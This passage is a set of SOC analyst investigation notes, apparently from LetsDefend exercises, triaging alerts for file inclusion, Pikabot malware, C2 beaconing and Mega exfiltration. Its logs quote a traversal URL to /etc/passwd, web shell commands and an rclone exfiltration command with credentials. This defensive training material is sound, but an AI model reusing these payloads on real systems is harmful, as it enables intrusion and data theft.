And everything looks clean and normal, I'll mark this one as a false positive and put the URL on a whitelist to avoid future false positives.



Event Conclusion: False positive URL detected

Identification,	Containing,	Eradication,	Recovery
YES	NO	NO	NO

The site is clean, should be added to a whitelist in order to avoid future false positives.

Investigation 3.8

High	Feb, 21, 2021, 05:02 PM	SOC129 - Successful Local File Inclusion

EventID :	63
Event Time :	Feb, 21, 2021, 05:02 PM
Rule :	SOC129 - Successful Local File Inclusion
Level :	Security Analyst
Source Address :	49.234.71.65
Source Hostname :	unknown
Destination Address :	172.16.20.4
Destination Hostname :	gitServer
Username :	www-data
Request URL :	172.16.20.4/srcCode/show.php?page=../../../../../../etc/passwd
User Agent :	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_4) AppleWebKit/605.1.15 (KHTML, like Gecko)
Device Action :	Allowed

First Glance, looks like a successful directory traversal attack that managed to get into sensitive credential directory.

I'll start with examining the requested URL & with checking the source address

The URL `172.16.20.4/srcCode/show.php?page=../../../../../../../etc/passwd` appears to be an attempt at a directory traversal attack.

Explanation:

- `172.16.20.4`: The IP address of the server.
- `/srcCode/show.php`: A PHP script on the server that likely takes a file path as a parameter.


- `page=../../../../../../../etc/passwd`: The `page` parameter is being manipulated to navigate up multiple directory levels (`../`) and access the `/etc/passwd` file, which is a critical file on Unix/Linux systems that stores user account information.

Directory Traversal Attack:

- The attacker is trying to exploit the `page` parameter to access sensitive files outside the intended directory, potentially exposing system files like `/etc/passwd`, which could reveal information about user accounts on the system.

This is a common security vulnerability that can occur if user input is not properly sanitized or validated.


Now I'll check the source address.



It's malicious, I'll contain the endpoint for now. Next I'll check the Proxy/Firewall logs for the source address.


type	Proxy
source_address	49.234.71.65
source_port	42212
destination_address	172.16.20.4
destination_port	80
time	Feb, 22, 2021, 04:31 PM

Attacker is able to get access to an php script



type	Proxy
source_address	49.234.71.65
source_port	42212
destination_address	172.16.20.4
destination_port	80
time	Feb, 22, 2021, 04:32 PM
Raw Log	
Request URL	172.16.20.4/srcCode/phpshell.php?cmd=whoami
Request Method	GET
Device Action	Allowed


Uses whoami




Field	Value
type	Proxy
source_address	49.234.71.65
source_port	42212
destination_address	172.16.20.4
destination_port	80
time	Feb, 22, 2021, 04:33 PM
Raw Log	
Request URL	172.16.20.4/srcCode/phpshell.php?cmd=cat /etc/passwd
Request Method	GET
Device Action	Allowed

Is able to get into the etc/passwd dir
Let's check the destination endpoint logs and firewall/proxy logs.

Nothing new on the firewall/proxy logs for the destination IP, let's check the endpoint.



We can see the commands.



Event Conclusion: True Positive Directory Traverasal Attack

Identification, Containing, Eradication, Recovery
YES YES YES YES


Fix input validation, clean & restore system, set new passwords.

Investigation 3.9

Field	Details
EventID	233
Event Time	Mar, 01, 2024, 02:56 PM
Rule	SOC265 - Pikabot IOC's Detected
Level	Incident Responder
Hostname	Jennifer
IP Address	172.16.17.203
AV/EDR Action	Detected
Alert Trigger Reason	PIKABOT IOC's Detected
File Path	C:\Users\LetsDefend\Downloads\project.zip
Hash	4c29552b5fcd20e5ed8ec72dd345f2ea573e65412b65c99d897761d97c35ebfd
L1 Note	When I analyzed the alert, I saw that a user named Jennifer received an email with an attached file called 'project.zip'. It seems that the malware came into the system via email, but I could not determine if it was executed.

First glance, we need to check if the malware that came in via mail to jennifer has been executed or not

I'll check the file hash first, malicious



Submission name:	RATIONEVC.zip
Size:	37KiB
Type:	data compressed zip
Mime:	application/zip
SHA256:	4c29552b5fcd20e5ed8ec72dd345f2ea573e65412b65c99d897761d97c35ebfd
Last Anti-Virus Scan:	08/27/2024 01:51:10 (UTC)
Last Sandbox Report:	03/13/2024 14:26:52 (UTC)

malicious

Threat Score: 100/100
AV Detection: 16%
Labeled As: Trojan.Generic

Risk Assessment


Persistence Spawns a lot of processes

MITRE ATT&CK™ Techniques Detection


We found MITRE ATT&CK™ data in 2 reports, on average each report has 66 mapped indicators. View all details

The malware spawns alot of processes, might be able to check if it was executed or not using this information

138 processes spawned, looks like the malware was indeed executed, lets check more endpoint logs



The Endpoint is already contained because it was passed to tier 2.



Event Conclusion: True Positive Malware Executed

Identification	Containing	Eradication	Recovery
YES	YES	YES	YES

Eradication: Save evidence, clean the infected endpoint, block the phishing email.

Recovery: Restore to last good known backup if needed.

Lessons learned: Educate users about phishing emails and not clicking on links in emails.

Investigation 4.0

Here's the formatted table for Google Docs:


Field	Details
EventID	191
Event Time	Oct, 12, 2023, 01:37 PM
Rule	SOC229 - Possible C2 Connection Detected from Non-Standard Port
Level	Incident Responder
Hostname	Hadley
Source IP	172.16.17.142
Destination IP	45.84.1.233
Destination Port	25565
File Path	C:\users\LetsDefend\Downloads\updates.exe
File Hash	bb858fda45f0ba2c5ef800bcc9f23424ce2d43ae4e202cbf3e293ae16089d4fc
Trigger Reason	Possible C2 Connection Detected from Non-Standard Port
L1 Notes	When I checked Email Security, I saw that the relevant user received an email from the address supports@msupdate.com for the "updates_v.7.2.zip" file. However, I could not detect the relationship between the "updates_v.7.2.zip" file and the connection to the remote IP.


First glance, 172.16.17.142 is connecting to a C2 server 45.84.1.233 with a non-standard port 25565


First I'll check the destination IP proxy/firewall logs.

Field	Details
Type	Firewall
Source Address	172.16.17.142
Source Port	23456
Destination Address	45.84.1.233
Destination Port	25565
Time	Oct, 12, 2023, 01:37 PM
Raw Log Source IP	172.16.17.142
Raw Log Source Port	23456
Raw Log Destination IP	45.84.1.233
Raw Log Destination Port	25565
Caller Process	C:\Users\LetsDefend\AppData\Roaming\Explorer.exe
Protocol	TCP


Cannot determine if connection is successful based on this log, Next I'll check the file hash of updates.exe









Also contacts outside hosts, and spawns alot of processes we can use this information to find out if a C2 connection was made.



I'll check if any of these IP's have been contacted by the host




A C2 has been contacted




The 2nd one aswell, its safe to say the RAT has established a C2 connection.

Lets check the endpoint for processor created to see if it matches the malware pattern of operation.

It does.



Network connections also show a successful interaction with the C2 server



Event Conclusion: True Positive C2 Connection established


Identification	Containing	Eradication	Recovery
YES	YES	YES	YES

Eradication: Save evidence, clean the infected endpoint, block all the C2 addresses.


Recovery:Restore to a good known backup if needed

Investigation 4.1

Claims to be a pent test using SQL Injection, I'll check the emails to confirm.



Indeed, this is a test, Will ignore.



Investigation 4.2

Field	Details
EventID	164
Event Time	Jul, 04, 2023, 02:10 PM
Rule	SOC212 - Data Leakage - Mega Exfiltration
Level	Incident Responder
Hostname	Noelle
IP Address	172.16.17.151
Process Name	powershell.exe
Parent Process	runtime.exe
Command Line	rclone.exe config create remote mega user vavoye2649@eimatro.com pass VforH4ck1337exfMega
Trigger Reason	Rclone Execution via Command Line or PowerShell
Device Action	Allowed
L1 Note	While examining the alarm, I came across an email with a suspicious attachment. It appears that the attacker gained initial access through a phishing attempt. Following the email, several suspicious commands were executed on the system, which raises concerns about possible data exfiltration. I am escalating this alert for further investigation.

First glance, possible data leakage, appears to have started from an phishing email.

I'll start with containing, next I'll check the command line:

The log shows that **powershell.exe** was used to execute a command line involving **rclone.exe**, a tool for managing files on cloud storage.

Breakdown:

